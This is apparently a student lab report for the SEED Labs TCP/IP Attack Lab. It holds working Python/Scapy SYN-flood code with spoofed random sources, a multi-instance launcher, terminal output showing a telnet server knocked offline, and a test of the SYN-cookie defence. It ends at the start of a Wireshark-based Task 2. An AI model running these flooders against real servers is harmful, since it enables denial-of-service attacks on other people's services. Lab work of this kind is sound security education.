
SEED Labs – TCP/IP Attack Lab
Brian Grigore
Task 1:

Question 1: SYN cookies help to mitigate SYN flood attacks by not allocating server resources such as the memory or connection table waiting for a client's ACK. On a technical level, when a server with SYN cookies enabled receives a SYN segment, it will respond in the SYN-ACK with a SYN cookie, which is an initial sequence number based on the connection initiator's initial sequence number, a time counter, and the relevant addresses and port numbers. The bits comprising the cookie itself are the bitwise XOR of the SYN's sequence number and a computed 32 bit quantity. When the client responds with an ACK to complete the TCP connection, the server verifies the cookie, and is able to reconstruct the state from the information in the cookie. The advantage is that the server resources are not allocated preserving the state of incomplete connections.


1.1 Launching the attack using Python:

Before launching the attack, we can see the victim's server has only two TCP connections in LISTEN mode, which are the localhost:



```
root@98c9bc6bdd0a:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:40223        0.0.0.0:*               LISTEN
root@98c9bc6bdd0a:/#
```


Now I have created the synflood.py file in the volumes folder as shown, replacing the target IP with that of the victims, and setting the target port to 23 since we are trying to block the user from accessing the server with telnet, and this traffic is typically on port 23:



synflood.py


```python
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

Now I can launch the attack, and after waiting a minute attempt to connect to the victim from a user’s machine. After running the python program in the attacker container, with the netstat command on the victim container we can see many packets flooding in:




```
tcp        0      0 10.9.0.5:23             147.46.10.27:40558      SYN_RECV
tcp        0      0 10.9.0.5:23             221.236.58.117:37451    SYN_RECV
tcp        0      0 10.9.0.5:23             181.252.124.152:11857   SYN_RECV
tcp        0      0 10.9.0.5:23             69.102.55.188:24617     SYN_RECV
tcp        0      0 10.9.0.5:23             184.154.173.253:65192   SYN_RECV
tcp        0      0 10.9.0.5:23             34.23.255.164:29165     SYN_RECV
tcp        0      0 10.9.0.5:23             3.134.110.26:22193      SYN_RECV
tcp        0      0 10.9.0.5:23             115.152.96.236:61627    SYN_RECV
tcp        0      0 10.9.0.5:23             254.156.162.75:33869    SYN_RECV
tcp        0      0 10.9.0.5:23             141.242.192.21:55216    SYN_RECV
tcp        0      0 10.9.0.5:23             142.88.86.3:9603        SYN_RECV
tcp        0      0 10.9.0.5:23             83.126.239.89:24152     SYN_RECV
tcp        0      0 10.9.0.5:23             121.135.145.84:29279    SYN_RECV
tcp        0      0 10.9.0.5:23             2.161.4.228:53844       SYN_RECV
tcp        0      0 10.9.0.5:23             85.167.247.65:26451     SYN_RECV
tcp        0      0 10.9.0.5:23             19.64.226.202:20857     SYN_RECV
tcp        0      0 10.9.0.5:23             175.163.14.16:57745     SYN_RECV
tcp        0      0 10.9.0.5:23             246.85.47.173:41857     SYN_RECV
tcp        0      0 10.9.0.5:23             73.141.188.102:63491    SYN_RECV
tcp        0      0 10.9.0.5:23             208.58.130.29:51222     SYN_RECV
tcp        0      0 10.9.0.5:23             207.59.153.141:59421    SYN_RECV
tcp        0      0 10.9.0.5:23             160.202.217.251:629     SYN_RECV
tcp        0      0 10.9.0.5:23             118.216.219.161:3175    SYN_RECV
```

However, we are still able to connect from the user’s machine:



```
root@59a11a3caaf1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
98c9bc6bdd0a login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@59a11a3caaf1:/#
```

This is because the Python program is slow, and the legitimate packets are getting through when the spots free up. To mitigate this, I will try running multiple instances of the attack program. I created the following Python script, that will run the flood script multiple times concurrently using the Python subprocess module. The program is listening for a keyboard interrupt in order to terminate the running subprocesses:


multiflood.py


```python
#!/bin/env python3
import sys
import subprocess
import signal

def terminate_processes(procs):
    print("\nTerminating all subprocesses...")
    for proc in procs:
        proc.terminate()  # Gracefully terminate each process
    print("All subprocesses terminated.")

procs = []
for i in range(5):
    proc = subprocess.Popen([sys.executable, 'synflood.py'])
    procs.append(proc)

print(len(procs))


try:
    while True:
        pass
    except KeyboardInterrupt:
        print("\nKeyboard interrupt detected.")
        terminate_processes(procs)
        print("Exiting the program.")
```

Let's run the attack and see what happens:




```
root@VM:/volumes# top

top - 02:24:33 up 3 days,  8:31,  0 users,  load average: 4.74, 1.86, 0.80
Tasks:   9 total,   2 running,   7 sleeping,   0 stopped,   0 zombie
%Cpu(s):  3.1 us,  0.6 sy,  0.0 ni, 96.3 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   7960.9 total,    138.6 free,   2384.4 used,   5438.0 buff/cache
MiB Swap:   2048.0 total,   2025.1 free,     22.9 used.   5216.3 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
     39 root      20   0   36280  31412   8444 D   2.3   0.4   0:02.07 python3
     40 root      20   0   36280  31412   8444 R   2.0   0.4   0:02.03 python3
     41 root      20   0   36280  31412   8444 D   2.0   0.4   0:02.07 python3
     43 root      20   0   36276  31416   8444 D   2.0   0.4   0:02.07 python3
     42 root      20   0   36276  31416   8444 D   1.7   0.4   0:02.06 python3
      1 root      20   0    2608    508    468 S   0.0   0.0   0:00.00 sh
```

We can see from the top command we have 5 instances of Python running and flooding the server. However, after waiting a minute the client was still able to connect, although it took a little longer. Let's try 20 instances instead of 5.



```
root@VM:/volumes# python3 multiflood.py
20
^C
Keyboard interrupt detected.

Terminating all subprocesses...
All subprocesses terminated.
Exiting the program.
```


This time, the telnet command took a lot longer to connect, almost 30 seconds, but the attack still failed to succeed. Let's try 50 instances:



```
root@59a11a3caaf1:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```


Success! With 50 instances of the Python program running, the user was not able to connect to the server.

Another way to increase the success rate of the attack is to reduce the number of half-open connections that can be stored in the queue, we will reduce this and try the attack with 10 instances to see the effect. The command is as follows:




```
root@98c9bc6bdd0a:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
root@98c9bc6bdd0a:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@98c9bc6bdd0a:/#
```

We can see that our previous backlog was 512, and we have reduced it to 80. Now let's try the attack again with 1/5th of the instances:



```
root@VM:/volumes# python3 multiflood.py
10
^C
Keyboard interrupt detected.
```




```
root@59a11a3caaf1:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Success, ten instances of the python program were enough to overwhelm the cache.


Task 1.2:

I've set the syn backlog back to the default 512 of the system:




```
root@98c9bc6bdd0a:/# sysctl -w net.ipv4.tcp_max_syn_backlog=512
net.ipv4.tcp_max_syn_backlog = 512
```

Now I can compile the C attack code and run it:



```
[11/21/24]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[11/21/24]seed@VM:~/.../volumes$ docksh d08
root@VM:/# cd volumes/
root@VM:/volumes# synflood 10.9.0.5 23
```




```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
```


The connection took a while but was still able to connect with only one instance of the C program running. The connection lag is still a significant difference to the Python program with only one instance, in which the server does not seem to be bothered at all.

Task 1.3:


With the following command, I've turned on SYN cookies and will run the Python and C attacks again to compare results:




```
root@98c9bc6bdd0a:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```




```
root@VM:/volumes# python3 multiflood.py
50
^C
Keyboard interrupt detected.
```



```
root@VM:/volumes# synflood 10.9.0.5 23
```



```
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
```




```
root@59a11a3caaf1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
```


With the Python program running 50 instances or the C program, due to the SYN cookies both did not disrupt the telnet connection at all, and it connected instantly.

Task 2:


First, I'll create the Python script to manually conduct the attack. To do so, I require the source port and sequence number which can be obtained by using Wireshark to monitor traffic on the interface. I'll start logging on wireshark, and establish a telnet connection from a user to the server. In the bottom of the Wireshark window we can see that we are only looking at packets on the interface which the containers are on:



```
root@59a11a3caaf1:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
98c9bc6bdd0a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
Destination      Protocol  Length Info
10.9.0.6         TELNET      67 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010767 Ack=629471005 Win=64256 Len=0 …
10.9.0.5         TELNET      68 Telnet Data ...
10.9.0.6         TELNET      68 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010769 Ack=629471007 Win=64256 Len=0 …
10.9.0.6         TELNET      76 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010769 Ack=629471017 Win=64256 Len=0 …
10.9.0.5         TELNET      67 Telnet Data ...
10.9.0.6         TCP         66 23 → 47100 [ACK] Seq=629471017 Ack=606010770 Win=65152 Len=0 …
10.9.0.5         TELNET      67 Telnet Data ...
10.9.0.6         TCP         66 23 → 47100 [ACK] Seq=629471017 Ack=606010771 Win=65152 Len=0 …
10.9.0.5         TELNET      67 Telnet Data ...
10.9.0.6         TCP         66 23 → 47100 [ACK] Seq=629471017 Ack=606010772 Win=65152 Len=0 …
10.9.0.5         TELNET      67 Telnet Data ...
10.9.0.6         TCP         66 23 → 47100 [ACK] Seq=629471017 Ack=606010773 Win=65152 Len=0 …
10.9.0.5         TELNET      68 Telnet Data ...
10.9.0.6         TCP         66 23 → 47100 [ACK] Seq=629471017 Ack=606010775 Win=65152 Len=0 …
10.9.0.6         TELNET      68 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010775 Ack=629471019 Win=64256 Len=0 …
10.9.0.6         TELNET     476 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010775 Ack=629471429 Win=64128 Len=0 …
10.9.0.6         TELNET     150 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010775 Ack=629471513 Win=64128 Len=0 …
10.9.0.6         TELNET      87 Telnet Data ...
10.9.0.5         TCP         66 47100 → 23 [ACK] Seq=606010775 Ack=629471534 Win=64128 Len=0 …
```




```
